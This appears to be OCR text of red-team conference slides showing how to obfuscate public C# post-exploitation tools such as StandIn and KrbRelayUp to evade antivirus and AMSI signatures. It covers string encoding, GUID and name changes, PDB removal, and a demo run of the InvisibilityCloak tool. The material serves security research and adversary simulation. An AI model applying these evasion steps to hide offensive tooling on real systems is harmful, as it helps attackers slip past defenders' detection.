Applying the Invisibility Cloak: Obfuscate C# Tools to Evade Signature-Based Detection

Brett Hawkins
Adversary Simulation, IBM X-Force Red

X-Force Red

IBM

Who am I?

Current Role

» Adversary Simulation, IBM X-Force Red

Previous Roles

Hobbies

How did this research come about?

- Advances and improvements in security products and configurations

- Needing to use public C# toolkits for post-exploitation activities without detection
  - On-disk
  - In memory

Who is this talk for?

Agenda

- Background
- Static Components of C# Tools
- Changing Static Indicators
- InvisibilityCloak
- Demos
- Defensive Considerations
- Conclusion

Background

Public C# Tooling Use Cases

Reasons for Using Public C# Tools

- Do not have time to develop that functionality/capability in-house
- Creating private tool with similar functionality will not provide any benefits (aka re-inventing the wheel)

Common Public C# Tools

- Rubeus – Performing Kerberos-based attacks
  - https://github.com/GhostPack/Rubeus
- Seatbelt – Host-based Situational Awareness
  - https://github.com/GhostPack/Seatbelt
- StandIn – Active Directory recon and attacks
  - https://github.com/xforcered/StandIn
- SharPersist – Persistence
  - https://github.com/mandiant/SharPersist


Current Security Controls for C# Tooling

- Signature-based detection on-disk
  - Example: Antivirus
- Signature-based detection in memory
  - Example: AMSI for .NET
- Enhanced Telemetry
  - Example: Event Tracing for Windows (ETW)

Static Components of C# Tools


Tool Name

- Name of tool can be used as a signature (e.g., SafetyKatz.exe)
- Not reliable as standalone detection
- Tool name can be changed



Project GUID

- C# projects in Visual Studio are assigned a unique “GUID”
- Better signature than tool name, but still not reliable as it can be changed
- Great resource from Brian Wallace
  https://www.virusbulletin.com/virusbulletin/2015/06/using-net-guids-help-hunt-malware/





```
Seatbelt
Copyright
  2018
$aec32155-d589-4150-8fe7-2900df4554c8
1.0.0.0
```


PDB String

- Programmable database file (PDB) string

- PDB strings can give descriptive names to folders where tools compiled


- Great resource from **@stvemillertime**
  https://www.fireeye.com/blog/threat-research/2019/08/definitive-dossier-of-devilish-debug-details-part-one-pdb-paths-malware.html





Variables and Methods

Variable names can be used as static indicator



Variables and Methods

Method names can be used as static indicator


```
9323            foreach (var key in MappedComputers.Keys)
9324            {
9325                Remove_RemoteConnection(new Args_Remove_RemoteConnection { ComputerName = new[] { key } });
9326            }
9327            return FoundFiles;
9328        }
9329
9330        // the host enumeration block we're using to enumerate all servers
9331        private static IEnumerable<FoundFile> _Find_InterestingDomainShareFile(string[] ComputerName, string[]
9332        {
9333            var LogonToken = IntPtr.Zero;
9334            if (TokenHandle != IntPtr.Zero)
9335            {
9336                // impersonate the the token produced by LogonUser()/Invoke-UserImpersonation
9337                LogonToken = Invoke_UserImpersonation(new Args_Invoke_UserImpersonation
9338                {
9339                    TokenHandle = TokenHandle,
9340                    Quiet = true
9341                });
9342            }
9343
9344            var FoundFiles = new List<FoundFile>();
```

Strings and Classes


Strings can provide static indicator for detection

Strings and Classes

Class names can be used as piece of detection criteria



What If…..



Changing Static Indicators

String Manipulation - ROT13

Letter substitution cipher replacing letter with 13th letter after it in alphabet (a – z)

Transformed string placed in C# code, and then deobfuscated at runtime

```
hawk@ubuntu: ~
>>> import codecs
>>> theString = "testing this!"
>>> rot13String = codecs.encode(theString, "rot_13")
>>> print(rot13String)
grfgvat guvf!
>>>
```

```
Program.cs
TestApp                                   TestApp.Program
1   using System;
2   using System.Linq;
3
4   namespace TestApp
5   {
        0 references
6       class Program
7       {
8
            0 references
9           static void Main(string[] args)
10          {
11
12              string origString = new string("grfgvat guvf!".Select(x => (x >= 'a' &
13
14              Console.WriteLine(origString);
15              Console.ReadKey();
16
17
18          } testing this!
19
20
21      }
22  }
```

String Manipulation - Base64

Translate ASCII string into radix-64 representation

Transformed string placed in C# code, and then deobfuscated at runtime

```
hawk@ubuntu: ~
>>> import base64
>>> theString = "testing this!"
>>> base64EncodedString = base64.b64encode(theString.encode("utf-8"))
>>> theBase64String = str(base64EncodedString)
>>> theBase64String = theBase64String.replace("b'","")
>>> theBase64String = theBase64String.replace("'","")
>>> print(theBase64String)
dGVzdGluZyB0aGlzIQ==
```

```
Program.cs
TestApp                                   TestApp.Program
1  using System;
2  using System.Text;
3
4  namespace TestApp
5  {
       0 references
6      class Program
7      {
8
           0 references
9          static void Main(string[] args)
10         {
11
12             string origString = Encoding.UTF8.GetString(Convert.FromBase64String(@"dGVzdGluZyB0aGlzIQ=="));
13
14             Console.WriteLine(origString);
15             Console.ReadKey();
16
17
18         }
19
20
21     }
testing this!
```

String Manipulation - Reversal

Reverse the order of a given string

Transformed string placed in C# code, and then placed in correct order at runtime

```
hawk@ubuntu: ~
>>> # method to reverse a given string
>>> def reverseString(s):
...     str = ""
...     for i in s:
...       str = i + str
...     return str
...
>>> theString = "testing this!"
>>> reversedString = reverseString(theString)
>>> print(reversedString)
!siht gnitset
```

```
Program.cs
TestApp                                   TestApp.Program
1   using System;
2   using System.Linq;
3
4   namespace TestApp
5   {
        0 references
6       class Program
7       {
8
            0 references
9           static void Main(string[] args)
10          {
11
12              string origString = new string(@"!siht gnitset".ToCharArray().Reverse().ToArray());
13
14              Console.WriteLine(origString);
15              Console.ReadKey();
16
17
18          } testing this!
19
20
21      }
```

Changing Project GUID

Generate new GUID

```
[10:41:25] hawk@ubuntu:~$ python3
Python 3.8.10 (default, Sep 28 2021, 16:10:42)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import uuid
>>> newGUID = str(uuid.uuid4())
>>> print(newGUID)
b8914973-6ad8-49cc-ab8b-f39a683b3fd0
>>>
```

Changing Project GUID

Place new GUID in SLN file, C# proj file and AssemblyInfo.cs

StandIn.csproj | StandIn.sln | AssemblyInfo.cs

C: > test > StandIn-main > StandIn-main > StandIn > StandIn.sln

```
Microsoft Visual Studio Solution File, Format Version 12.00
# Visual Studio Version 16
VisualStudioVersion = 16.0.30503.244
MinimumVisualStudioVersion = 10.0.40219.1
Project("{FAE04EC0-301F-11D3-BF4B-00C04F79EFBC}") = "StandIn", "StandIn\StandIn.csproj", "{b8914973-6ad8-49cc-ab8b-f39a683b3fd0}"
EndProject
Global
    GlobalSection(SolutionConfigurationPlatforms) = preSolution
        Release|Any CPU = Release|Any CPU
    EndGlobalSection
    GlobalSection(ProjectConfigurationPlatforms) = postSolution
        {b8914973-6ad8-49cc-ab8b-f39a683b3fd0}.Release|Any CPU.ActiveCfg = Release|Any CPU
        {b8914973-6ad8-49cc-ab8b-f39a683b3fd0}.Release|Any CPU.Build.0 = Release|Any CPU
    EndGlobalSection
    GlobalSection(SolutionProperties) = preSolution
        HideSolutionNode = FALSE
    EndGlobalSection
    GlobalSection(ExtensibilityGlobals) = postSolution
        SolutionGuid = {391796AE-5AF2-45A9-A081-D82FF1A163C9}
    EndGlobalSection
EndGlobal
```

StandIn.csproj | StandIn.sln | AssemblyInfo.cs

C: > test > StandIn-main > StandIn-main > StandIn > StandIn > StandIn.csproj

```
<?xml version="1.0" encoding="utf-8"?>
<Project ToolsVersion="15.0" xmlns="http://schemas.microsoft.com/developer/msb
  <Import Project="$(MSBuildExtensionsPath)\$(MSBuildToolsVersion)\Microsoft.C
  <PropertyGroup>
    <Configuration Condition=" '$(Configuration)' == '' ">Debug</Configuration
    <Platform Condition=" '$(Platform)' == '' ">AnyCPU</Platform>
    <ProjectGuid>{b8914973-6ad8-49cc-ab8b-f39a683b3fd0}</ProjectGuid>
    <OutputType>Exe</OutputType>
    <RootNamespace>StandIn</RootNamespace>
    <AssemblyName>StandIn</AssemblyName>
```

StandIn.csproj | StandIn.sln | AssemblyInfo.cs

C: > test > StandIn-main > StandIn-main > StandIn > StandIn > Properties > AssemblyInfo.cs

```
using System.Reflection;
using System.Runtime.CompilerServices;
using System.Runtime.InteropServices;

// General Information about an assembly is controlled through the following
// set of attributes. Change these attribute values to modify the information
// associated with an assembly.
[assembly: AssemblyTitle("StandIn")]
[assembly: AssemblyDescription("")]
[assembly: AssemblyConfiguration("")]
[assembly: AssemblyCompany("")]
[assembly: AssemblyProduct("StandIn")]
[assembly: AssemblyCopyright("Copyright ©  2020")]
[assembly: AssemblyTrademark("")]
[assembly: AssemblyCulture("")]

// Setting ComVisible to false makes the types in this assembly not visible
// to COM components.  If you need to access a type in this assembly from
// COM, set the ComVisible attribute to true on that type.
[assembly: ComVisible(false)]

// The following GUID is for the ID of the typelib if this project is exposed to COM
[assembly: Guid("b8914973-6ad8-49cc-ab8b-f39a683b3fd0")]

// Version information for an assembly consists of the following four values:
```

Changing Tool Name

Replace tool name in SLN file, C# proj file and AssemblyInfo.cs

StandIn.csproj | StandIn.sln | AssemblyInfo.cs

C: > test > StandIn-main > StandIn-main > StandIn > StandIn.sln

```
1
2   Microsoft Visual Studio Solution File, Format Version 12.00
3   # Visual Studio Version 16
4   VisualStudioVersion = 16.0.30503.244
5   MinimumVisualStudioVersion = 10.0.40219.1
6   Project("{FAE04EC0-301F-11D3-BF4B-00C04F79EFBC}") = "SomeNewToolName", "StandIn\SomeNewToolName.csproj", "{b8914973-6ad8-49cc-ab8b-f39a683b3fd0}"
7   EndProject
8   Global
9       GlobalSection(SolutionConfigurationPlatforms) = preSolution
10          Release|Any CPU = Release|Any CPU
11      EndGlobalSection
```

StandIn.csproj | StandIn.sln | AssemblyInfo.cs

C: > test > StandIn-main > StandIn-main > StandIn > StandIn > Properties > AssemblyInfo.cs

```
1   using System.Reflection;
2   using System.Runtime.CompilerServices;
3   using System.Runtime.InteropServices;
4
5   // General Information about an assembly is controlled through the following
6   // set of attributes. Change these attribute values to modify the information
7   // associated with an assembly.
8   [assembly: AssemblyTitle("SomeNewToolName")]
9   [assembly: AssemblyDescription("")]
10  [assembly: AssemblyConfiguration("")]
11  [assembly: AssemblyCompany("")]
12  [assembly: AssemblyProduct("SomeNewToolName")]
13  [assembly: AssemblyCopyright("Copyright ©  2020")]
14  [assembly: AssemblyTrademark("")]
15  [assembly: AssemblyCulture("")]
16
17  // Setting ComVisible to false makes the types in this assembly not visible
18  // to COM components.  If you need to access a type in this assembly from
19  // COM, set the ComVisible attribute to true on that type.
20  [assembly: ComVisible(false)]
21
22  // The following GUID is for the ID of the typelib if this project is exposed to
23  [assembly: Guid("b8914973-6ad8-49cc-ab8b-f39a683b3fd0")]
```


StandIn.csproj | StandIn.sln | AssemblyInfo.cs

C: > test > StandIn-main > StandIn-main > StandIn > StandIn > StandIn.csproj

```
1   <?xml version="1.0" encoding="utf-8"?>
2   <Project ToolsVersion="15.0" xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
3     <Import Project="$(MSBuildExtensionsPath)\$(MSBuildToolsVersion)\Microsoft.Common.props"
4     <PropertyGroup>
5       <Configuration Condition=" '$(Configuration)' == '' ">Debug</Configuration>
6       <Platform Condition=" '$(Platform)' == '' ">AnyCPU</Platform>
7       <ProjectGuid>{b8914973-6ad8-49cc-ab8b-f39a683b3fd0}</ProjectGuid>
8       <OutputType>Exe</OutputType>
9       <RootNamespace>SomeNewToolName</RootNamespace>
10      <AssemblyName>SomeNewToolName</AssemblyName>
11      <TargetFrameworkVersion>v4.5</TargetFrameworkVersion>
```


Changing Tool Name

Change file names



Changing Tool Name

Compile tool



Remove PDB String


Modify “<DebugType>” in C# project file

```
<PropertyGroup Condition=" '$(Configuration)|$(Platform)' == 'Release|AnyCPU' ">
  <PlatformTarget>AnyCPU</PlatformTarget>
  <DebugType>none</DebugType>
  <Optimize>true</Optimize>
  <OutputPath>bin\Release\</OutputPath>
  <DefineConstants>TRACE</DefineConstants>
  <ErrorReport>prompt</ErrorReport>
  <WarningLevel>4</WarningLevel>
  <Prefer32Bit>false</Prefer32Bit>
</PropertyGroup>
```

No PDB string present when running strings

```
SomeNewToolName
Copyright
  2020
$b8914973-6ad8-49cc-ab8b-f39a683b3fd0
1.0.0.0
.NETFramework,Version=v4.5
FrameworkDisplayName
.NET Framework 4.5
_CorExeMain
mscoree.dll
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<assembly xmlns="urn:schemas-microsoft-com:asm.v1" manifestVersion="1.0">
  <assemblyIdentity version="1.0.0.0" name="MyApplication.app"/>
  <trustInfo xmlns="urn:schemas-microsoft-com:asm.v2">
    <security>
      <requestedPrivileges xmlns="urn:schemas-microsoft-com:asm.v3">
        <requestedExecutionLevel level="asInvoker" uiAccess="false"/>
      </requestedPrivileges>
    </security>
  </trustInfo>
</assembly>
```

Automation…



InvisibilityCloak

Background

POC obfuscation toolkit for C# post-exploitation tools

- Changes tool name and project GUID, removes PDB string, obfuscates strings

Resources

- **Tool:** https://github.com/xforcered/InvisibilityCloak
- **Blog:** https://securityintelligence.com/posts/invisibility-cloak-obfuscate-c-tools-evade-signature-based-detection/

Obfuscation Goals

- Maintain integrity/functionality of tool

- Provide as much string obfuscation coverage as possible without breaking tool or being unable to compile

- Increase file size as little as possible (ensure < 1 MB)


Challenges

- Many different ways to specify and use strings in C#
- Evading signatures in method or variable names

Obfuscating Well-Signatured Public C# Toolkits

Example of running InvisibilityCloak on KrbRelayUp (https://github.com/Dec0ne/KrbRelayUp)

```
C:\Toolkit\InvisibilityCloak-main>python InvisibilityCloak.py -d C:\source\KrbRelayUp-main -m reverse -n LetsGoUp

,                    .    .    .        ,-. .        ,
|        o    o |   o | o |      /    |        |
| ,-. . , . ,-. . |-. . | . |-  . . |    | ,-. ,-: | ,
| | | |/  | `-. | | | | | | |   | | \    | | | | |<
' ' ' '   ' `-' ' `-' ' ' ' `-' `-|  `-' ' `-' `-` ' `
                                  `-'

==================================================
[*] INFO: String obfuscation method: reverse
[*] INFO: Directory of C# project: C:\source\KrbRelayUp-main
[*] INFO: New tool name: LetsGoUp
==================================================

[*] INFO: Generating new GUID for C# project
[*] INFO: New project GUID is 4c3cf155-91d2-4c3e-a4d2-742b1b8bf336
[*] INFO: Changing C# project GUID in below files:

C:\source\KrbRelayUp-main\KrbRelayUp.sln
C:\source\KrbRelayUp-main\KrbRelayUp\KrbRelayUp.csproj



[*] INFO: Removing PDB string in C# project file

[*] INFO: Renaming KrbRelayUp.sln to LetsGoUp.sln
[*] INFO: Renaming KrbRelayUp.csproj to LetsGoUp.csproj
[*] INFO: Renaming directory KrbRelayUp to LetsGoUp

[+] SUCCESS: New GUID of 4c3cf155-91d2-4c3e-a4d2-742b1b8bf336 was generated and replaced in your project
[+] SUCCESS: New tool name of LetsGoUp was replaced in project

[*] INFO: Performing reverse obfuscation on strings in C:\source\KrbRelayUp-main\LetsGoUp\AskTGT.cs
[*] INFO: Performing reverse obfuscation on strings in C:\source\KrbRelayUp-main\LetsGoUp\KrbSCM.cs
[*] INFO: Performing reverse obfuscation on strings in C:\source\KrbRelayUp-main\LetsGoUp\Program.cs
